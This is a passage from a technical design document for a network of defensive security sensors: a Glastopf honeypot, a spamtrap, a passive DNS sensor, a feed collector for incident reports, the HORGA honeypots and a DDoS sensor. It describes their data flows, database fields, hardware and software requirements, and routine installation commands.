


Figure 22 - RFI attack processing

Other types of attack that Glastopf can recognize are PHP code injection, SQL injection, HTML injection, XSS, etc.

PHP parser can be additionally customized as well as new emulators can be written, but that part is not covered in this documentation since no changes were made on them.

Database

The honeypot sensor has its own PostgresSQL database where all the information about attack event is stored. The Mediation server periodically (remotely) connects to the database and fetches information about new attack events.

The sensors database type is PostgreSQL. All sensor records are stored in one table named „events“. This table includes the following data:

- id (integer) – primary key;
- time (character varying 30) – timestamp of event;
- source (character varying 30) – source IP of request sent to glastopf;
- request_url (character varying 10000) – requested URL from attacker;
- request_raw (text) – HTTP requested header;
- pattern (character varying 20) - type of detected attack;
- filename (character varying 500) - name of fetched file.

In “/etc/cron.d/glastopf” file, there is a routine for Glastopf database flush. It deletes all events older than 2 weeks that are not RFI events, on daily basis.

10.2.6.2. Software requirements

- **Platform requirements:** Virtualization environment capable of deploying OVA appliances (e.g. VMware ESXi);
- **Required OS:**Ubuntu Linux 12 LTS;
- **Application environment:** Python, OpenVPN, Glastopf, PostgreSQL.

10.2.6.3. Hardware requirements

- **Hardware requirements:** 1 GB of RAM, 1 CPU, 32GB of Hard drive

10.2.6.4. Configuration and installation

The Glastopf honeypot sensor can be installed from the CARNet software repository or using the preinstalled virtual machine in OVA format. The automatic software update for sensors (all types) is shown in Figure 23. If you want to install package manually, please refer to the document “Early pilot /CARNet contribution/”

All sensors initiate an OpenVPN tunnel for uploading gathered data to Mediation Server, so those tunnels must be setup. After VPN tunnels are established, SSH key-based authentication is used for opening SFTP connections from MS to sensors. No setup actions are needed as sensor packages already contain the public SSH key of Mediation server.

The internal honeypot configuration file is *“/opt/glastopf/glastopf.cfg”*. After the sensor installation, there is no special configuring (editing) needed. The config file holds the autogenerated local database password which must be provided to the owner of the Mediation server on which the honeypot sensor is connected.

Note that the Mediation server configuration holds its own parameters related to the Glastopf honeypot sensor (paragraph 10.1.6.4).

The sensor is installed as a service and is started running the command:

```
service glastopf start
```




Figure 23 - Software update

10.3. *Spamtrap sensor*

10.3.1. Overview of the functionality provided

The spamtrap appliance receives spam and stores it in its temporary database. All e-mail messages received by the sensor are spam because its mailing addresses are distributed in such a way that they can be collected only by web harvesters (crawlers).

Information that is provided by a spamtrap sensor:

- IP addresses of spam bots;
- Malware URLs from spams;
- Malware samples from attachments;
- Information about detected spam campaigns.

Note that this information is available after post processing which is done on the Mediation server.

10.3.2. Responsibilities

10.3.2.1. Development

Open source components were used. Software is partly developed by CARNet ACDC team reachable at alias ncert@cert.hr.

10.3.2.2. Deployment and Maintenance

Deployment and maintenance is partner's responsibility who install software at own premises.

10.3.2.3. Operation

Operations is partner's responsibility who install software at own premises.

10.3.3. Input Data

The input for the sensor are spam email messages. Postfix server on spamtrap sensor is used to gather incoming e-mail messages. A filter script that is attached to it, checks every e-mail message and stores it in sensor database.

10.3.4. Output Data

Structure of output data is as defined in the paragraph "Input from spamtrap sensor".

10.3.5. External interfaces

There is no API or a similar data interface to the spamtrap sensor.

10.3.6. Deployment

10.3.6.1. Model

Data Flow

The following diagram shows the data flow from the moment when the spamtrap sensor receives the spam email until the email is processed first by sensor logic and then by the post processing routines which are located on Mediation server.




Figure 24 - Spamtrap data flow

Postfix server on spamtrap sensor is used to gather incoming e-mail messages. A filter script that is attached to it, checks every e-mail message and stores it in sensor database. Postfix server provides the filter with the following input parameters:

- full text of the received spam;
- IP address of the sender;

- E-mail address of the recipient.

Postfix filter is a simple component of the spamtrap sensor that has the task of filtering every message received from postfix mail server. It has to accomplish these simple tasks:

- Calculate the checksum for the spam message;
- Save the spam message in sensor database;
- Postfix filter is not a standalone program or process. It is a script that postfix mail server will run for every e-mail message received.

Database

Database of spamtrap sensor (PostgreSQL) stores the data provided by the postfix server and filter. This data is later polled and processed by Mediation server post processing routines. The database is periodically cleaned of old records.

10.3.6.2. Hardware Requirements

- 1 GB of RAM, 1 CPU, 32GB of Hard drive.

10.3.6.3. Software Requirements

- **Platform requirements:** virtualization environment capable of deploying OVA appliances (e.g. VMware ESXi);
- **Required OS**: Ubuntu Linux 12 LTS;
- **Application environment:** Python 2.7, OpenVPN, Postfix, PostgreSQL.

10.3.6.4. Configuration and installation

As with the honeypot sensor, the spamtrap sensor can be also installed from the CARNet software repository or using the preinstalled virtual machine in OVA format. The usage of software repository is the same as defined in paragraph 10.2.6.4

The sensor needs the postfix service which can be run after the installation using the command:

service postfix start

The domains that the spamtrap will be using must be added to the /etc/postfix/main.cf.

Multiple domain names should be separated by space.

```
root@sensor:~# vim /etc/postfix/main.cf
   ...
   virtual_alias_domains = new.bgpost.bg test.bgpost.bg
   ...
```

Postfix service must be restarted after adding or changing domain names:

root@sensor:~# service postfix restart

The e-mail addresses that the spamtrap will be using have to be added to /etc/postfix/virtual file.

Each e-mail address should be printed in a separate line, with first column contains e-mail addresses, second column should contain only “ares” – a hard-coded username common created and used by spamtrap package.

After adding e-mail addresses, postmap command must be called:

postmap /etc/postfix/virtual.

Note that the Mediation server configuration holds its own parameters related to the spamtrap sensor (paragraph 10.1.6.4.).

10.4. pDNS sensor

10.4.1. Overview of the functionality provided

Passive DNS Replication collects DNS response data received by caching or recursive DNS servers.4 This solution is developed and provided by Farsight (previously ISC) in order to help anti-abuse teams collecting aggregated DNS traffic via the Farsight SIE platform and storing it in an anonymized form in Farsight DNSDB. The aggregated data from an authoritative DNS server can sequentially be sent and stored in the above mentioned database.

Passive DNS replication sensor only collects DNS data received from caching server as the result of recursion. In order to preserve privacy, network traffic is collected only from outgoing interface of DNS recursors thus queries sent by individual clients are never logged. pDNS sensor captures raw packets from a network interface and reconstructs the DNS transaction occurred between recursive and authoritative nameservers. Our solution is implemented in a monitoring server (appliance) which has access to a port mirror i.e. span port of a layer 2 switch)



Recursive DNS server
DNS queries/respones
DNS query/responses
Authoritative DNS server
SPAN port replicated DNS data
Raw DNS data
1)
Sie-dns-sensor
pDNS fast-flux collector VM
4)
Filter
Raw DNS data to RRSets (state table)
Deduplicated data (Zone information) (Output 208 channel)
ISC Passive DNS conceptual stages
RRSets in Dnsqr format (output 202 channel)
2)
3)
Front deduplication (k-v supression window)
Deduplicated expired messages (output 207 channel)
Bailwick reduction
Back deduplication

Figure 25 - Passive DNS sensor architecture

DNS data flows through four stages, which are available via ISC SIE channel system, those channels are respectively numbered 202, 207, 208 and 204. ISC developed a special encapsulation protocol called NMSG which is used for

4 https://archive.farsightsecurity.com/Passive_DNS_Sensor/

communication between SIE channels5. Messages passed between stages are serialized using Google's Protocol Buffers.

The sensor consists of two packets:

- Packet sie-dns-sensor is a standalone binary distribution of dnsqr to aid in deployment of passive DNS sensors on Linux systems, an alternative for BSD systems is sie-scripts. This package contains the module dnsqr which outputs the reconstructed DNS transactions in the NMSG format.
- Packet nmsg-dns-cache is used for consuming raw PDNS from the SIE channel 202. Also this packet implements the DNS de-duplication (front de-duplication) and filtering, the output data is emitted on SIE channels 204, 206 and 207.

Figure 25 shows the following pDNS conceptual stages:

- Initial collection stage consists of collecting packets between DNS resolvers and authoritative DNS servers. This phase uses the package nmsg which contains a module called dnsqr, which reconstructs UDP DNS query- response transactions based on the capture of network packets. The message output type is dnsqr;
- Processing of raw DNS data in pDNS fast-flux collector VM as it is described in the paragraph 10.1.6.1.

10.4.2. Responsibilities

10.4.2.1. Development

Software is open source components were used. Software is open source developed ISC and integrated by CARNet ACDC team reachable at alias ncert@cert.hr.

10.4.2.2. Deployment and Maintenance

Deployment and maintenance is partner's responsibility who install software at own premises.

10.4.2.3. Operation

Operations is partner's responsibility who install software at own premises.

10.4.3. Input data

Sensor receives raw replicated DNS packets from the span port of the router, on which is connected the monitored DNS server.

10.4.4. Output data

pDNS sensor uses the NMSG format as a standard for the reconstructed DNS sessions, the format structure is described in the paragraph 10.1.4.

10.4.5. External interfaces

5 NMSG format is described in 10.1.2, as an input of Mediation Server

There is no API support for this sensor. Collected NMSG messages are copied using rsync for and then further analysed on pDNS fast-flux collector VM and Mediation server.

10.4.6. Deployment

10.4.6.1. Model

An overview of the pDNS architecture is shown on Figure 26. As stated before (see 10.4.1) raw DNS pairs (request/response) are collected on the pDNS sensor connected to switch span port or to network TAP sniffing outgoing DNS recursor traffic. The sensor is also connected to Internet to be managed through a SSH. Encapsulated DNS pairs are copied with rsync onto a separate virtual machine called pDNS collector. pDNS collector virtual machine also contains the fast-flux detection mechanism and updates the main Mediation Server database.



pDNS fast-flux domain detection
R720 XD server
pDNS collector
virtual machine (.ova) in cloud or hardware sensor
pDNS sensor
eth0
eth1
firewall
SSH rsync DNS RR pairs
Span port: Sniffed DNS packets on outgoing interface of DNS recursor(source address is always recursor)
/var/spool/sie
front-cache
back-cache
whitelist filter
preselect
Cron: -update database and compute fast-flux score
postgre DB of preselected domains
Cron: -update Mediation server main database with detected fast-flux domains
Internet
DNS recursor
DNS recursor requests and responses
Mediation server
ssh management
main database with detected fast-flux domains

Figure 26 - Data flow (DNS recursor outside sniffing) in fast-flux detection process

10.4.6.2. Hardware Requirements

pDNS sensor instance requires a virtual machine with the following specifications:

- 1-2 CPU;
- 512-1024 MB RAM;
- 20GB HDD.

10.4.6.3. Software requirements

- **Platform requirements:** virtualization environment capable of deploying OVA appliances (e.g. VMware ESXi);
- **OS:** Debian or RedHat based system. OVA contains Ubuntu 12LTS image.

10.4.6.4. Configuration and installation

Latest sie-dns –sensor version can be downloaded from the Farsight Github account - https://github.com/farsightsec/sie-dns-sensor.

After you download the deb/rpm package, you can install the sie_dns_sensor:

(RedHat based systems)

rpm -i sie-dns-sensor-0.7.2-1.el6.x86_64.rpm

(or for Debian based systems)

dpkg -i sie-dns-sensor_0.7.2-1_amd64.deb

Please note that the pDNS sensor requires accurate timestamping. So the machine used for the sensor requires a NTP client with the correct time set.

10.5. National Incident Reports Collector (NIRC)

10.5.1. Overview of the functionality provided

NIRC is a not sensor, but it is component running on Mediation server as its integral part which periodically (daily) collects already published data about incidents on different feeds accessible on the internet. NIRC also builds the database of malicious domains which will be used for correlation with other data (for example fast-flux domains) in Mediation server. For every feed NIRC has a special collector that is capable of processing its data. The results of every run are saved in a file that is later processed by the Mediation server.

NIRC provides data about following events:

- C&C (its IP and/or domain);
- Malware URL;
- Malware domain;
- Phishing URL.

10.5.2. Input data

Internal NIRC logic can process data from web feeds which is in one of the following four formats:

- HTML;
- plain text;
- CSV;
- RSS.

It is possible to develop a collector that can process data from a different source. NIRC has also a logic for automatically dealing with messy (inconsistent) data e.g. feeds where IP addresses are mixed with domains etc. In some cases it is able to transform the data to the right type or to switch data entries. All feeds are accessed via HTTP.

10.5.3. Output data

Every incident event is presented as a Python dictionary (JSON like) object. All events are stored in a serialized Python pickle file which is later processed by MS. Each event is an object with the following attributes:

- **Type –** *String*, representing the type of the event

Possible values:

- MLWURL – malware URL;
- MLWDOMAIN – malware domain;
- PHSURL – phishing URL;
- CC – command&control server;

- **source –** String, name of the source (public feed);
- **constituency –** AS number of the network in which the event occurred;
- **timestamp (*Python datetime object*) -** Timestamp associated with the event. It indicates when the event happened. It is taken from the web feed or generated by NIRC in the moment when the incident was found.
- **data –** *dictionary* (inside a dictionary) containing these fields:
  - url(String) - Contains malware or phishing URL if event has an URL associated with it (optional);
  - domain(String) – Contains malware domain if the event has an domain associated with it (optional);
  - ip(String) – IP address;
  - malware(String) – malware type if available, e.g. Zeus, SpyEye (optional).

10.5.4. External interfaces

There is no API, GUI or a similar data interface to NIRC.

10.5.5. Deployment

10.5.5.1. Model

Data Flow

Figure 27 shows overview of the NIRC architecture and the way and the order in which the data from the feeds is processed.




Figure 27 - NIRC processing phases and data flow

First, on a daily basis, Cron runs the NIRC engine which loads all collectors (one by one) that all available at that moment. Every collector gets data from exactly one internet feed. All collector logic (common for all collectors) is located in one module. This module takes input arguments like the feed URL and name, data format etc. from the collector scripts. After this, it takes care of fetching data through HTTP, processing and updating the internal collector cache which is used in order to avoid event duplication. After all collectors have finished with their job, all output data is stored in a Python pickle serialized file. Mediation server NIRC routine loads this file (in a later stage) in order to store information about new events to its database.

NIRC is integral part of Mediation server and only version in CARNet will send incident data related to all EU member states to Central Clearing House.

10.5.6. Responsibilities

10.5.6.1. Development

Software was completely developed CARNet CDC team reachable at alias ncert@cert.hr.

10.5.6.2. Deployment and Maintenance

Deployment and maintenance is partner's responsibility who install software at own premises.

10.5.6.3. Operation

Operations is partner's responsibility who install software at own premises.

10.5.6.4. Hardware requirements

Hardware requirement are the same as for Mediation server, since NIRC software is integral part of Mediation server and runs on the same hardware.

10.5.6.5. Software requirements

Software requirement are the same as for Mediation server, since NIRC software is integral part of Mediation server software.

10.5.6.6. Configuration and installation

Since NIRC is a part of Mediation server software it will be installed during mediation server installation.

10.6. HORGA

10.6.1. Overview of the functionality provided

HORGA is a system of low-interaction honeypots deployed in the GARR network. In addition to assigned address, It includes two /24 darknets. The following picture shows the general architecture of the system.

Different types of events are collected by using different kinds of low-interaction honeypots, e.g. dionaea, amun or thp.

All the traffic in the darknets, which is to be considered malicious, is recorded by tcpdump-like sensors. The logs are collected for further analysis and used to open security incidents.

The most important features of the system are:

- detection of automated scans;
- detection of brute force attacks;
- collection of binaries of malware,

Namely, binaries captured by the sensors are run in sandboxes, public domain and in house, so as to acquire information regarding the nodes, presumably botnet controllers, to which the malware tries to connect. From the sandbox we obtain a further list of ip addresses and URLs, presumably much more interesting of the ip's of the attacking nodes.

10.6.2. Responsibilities

10.6.2.1. Development

Honeypot software is public domain.
System management is done via scripts developed in house.

10.6.2.2. Deployment and Maintenance

Deployment and maintenance are done by GARR.

10.6.2.3. *Operation*

The system is managed by GARR.

10.6.3. Input Data

The following table describes the data in input to the honeypots.

IPv4 address of connecting system	The IPv4 address of the system connecting to the sensor
Timestamp	Timestamp of the event
Network traffic	The traffic generated by the connecting system
IPv6 address of connecting system	The IPv6 address of the system connecting to the sensor

Table 19 - Data in input to the honeypots

10.6.4. Output Data

The following table describes the output data from the honeypots.

Timestamp	The timestamp of the event (UTC)
IPv4 address of malicious system	The IPv4 address of the system which compromised the honeypot
IPv6 address of malicious	The IPv6 address of the system which compromised the honeypot
Data	Binary files or scripts used for the compromise
List of suspicious URL's	URL's from which the attacker downloaded data

Table 20 - output data from the honeypots

10.6.5. External interfaces

No external interfaces.

10.6.6. Deployment

Honeypots are implemented on virtual machines.
The internal sandbox and the analysis machine are real machines.
All communications are via secure and encrypted channels.

10.6.6.1. Model

Data flow

Data from the honeypots is periodically sent to the CCH repository and to the analysis machine.

From the analysis machine, if it is the case, further data is sent to CCH and to the GARR CSIRT to open the security incidents.

10.6.6.2. Software requirements

- Virtualization software (e.g. xen);
- Linux server system (e.g. Ubuntu);
- Honeypot software.

10.6.6.3. Hardware requirements

- Platform supporting the virtualization software.

10.7. DDoS-Sensor

10.7.1. Overview of the functionality provided

The DDoS-Sensor is operated by DE-CIX in its facilities in Frankfurt. The sensor reports data which is likely to be related to DDoS incidents. The input data triggered by the customers of DE-CIX, who utilize the Blackholing feature6.

The DDoS-Sensor has access to the following traffic flow information of each flow which is dropped due to the Blackholing handling:

- IP source address;
- IP destination address;
- IP protocol version;
- source TCP/UDP port;
- destination TCP/UDP port;
- transport layer protocol;
- timestamp.

This flow information is continuously processed by the DDoS-Sensor and reported to the Central Clearing House (CCH). The source and type of processed data is further described in Section 10.7.3.

10.7.2. Responsibilities

10.7.2.1. Development

Software for the DDoS-Sensor was developed by DE-CIX Management GmbH. Parsing IPFIX data is implemented using jFlowLib7. jFlowLib is also actively developed by DE-CIX Management GmbH.

10.7.2.2. Deployment and Maintenance

The DDoS-Sensor Is deployed within a VM operated and maintained by the DE-CIX Management GmbH in Frankfurt.

10.7.2.3. Operation

Same as in 10.7.2.2

10.7.3. Input Data

Blackholing Feature

To help customers mitigate the effects of Distributed Denial of Service (DDoS) attacks against their networks, DE-CIX introduced customer-triggered black-holing in 2013.

If a customer is attacked by DDoS on a certain IP address, the customer can utilize the DE-CIX Blackholing feature to mitigate the effects inflicted by the attack. The Blackholing feature works in the following way (depicted in Figure 28): The customer announces the IP address under attack in a route announcement to DE-CIX operated route servers. This route announcement carries as next hop the IP address of the Blackholing feature. The route server

6 https://www.de-cix.net/products-services/de-cix-frankfurt/blackholing/

7 https://github.com/de-cix/jFlowLib

redistributes to all other customers this particular route announcement. All traffic related to this route announcement is forward to the Blackholing IP address where it is then dropped before it can increase the load or overload the customer's resources.




Figure 28 - Architecture of Blackholing feature.

IPFIX

The traffic, which is dropped by the Blackholing feature is monitored utilizing IPFIX. IPFIX is a common standard for exporting IP flow information, which is supported by the switching fabric in use at the DE-CIX facilities. The DDoS-Sensor exclusively receives IPFIX flow information data related to IP flows, which are selected to be treated by the Blackholing feature. From this input data the DDoS-Sensor selects the following data to be processed and ultimately reported to the CCH:

- IP source address;
- IP destination address;
- IP protocol version;
- source TCP/UDP port;
- destination TCP/UDP port;
- transport layer protocol;
- timestamp.

Each meta field listed above is stored within a unique IP flow internal object representation for further processing and aggregation. The aggregation process is described in Section 10.7.4.

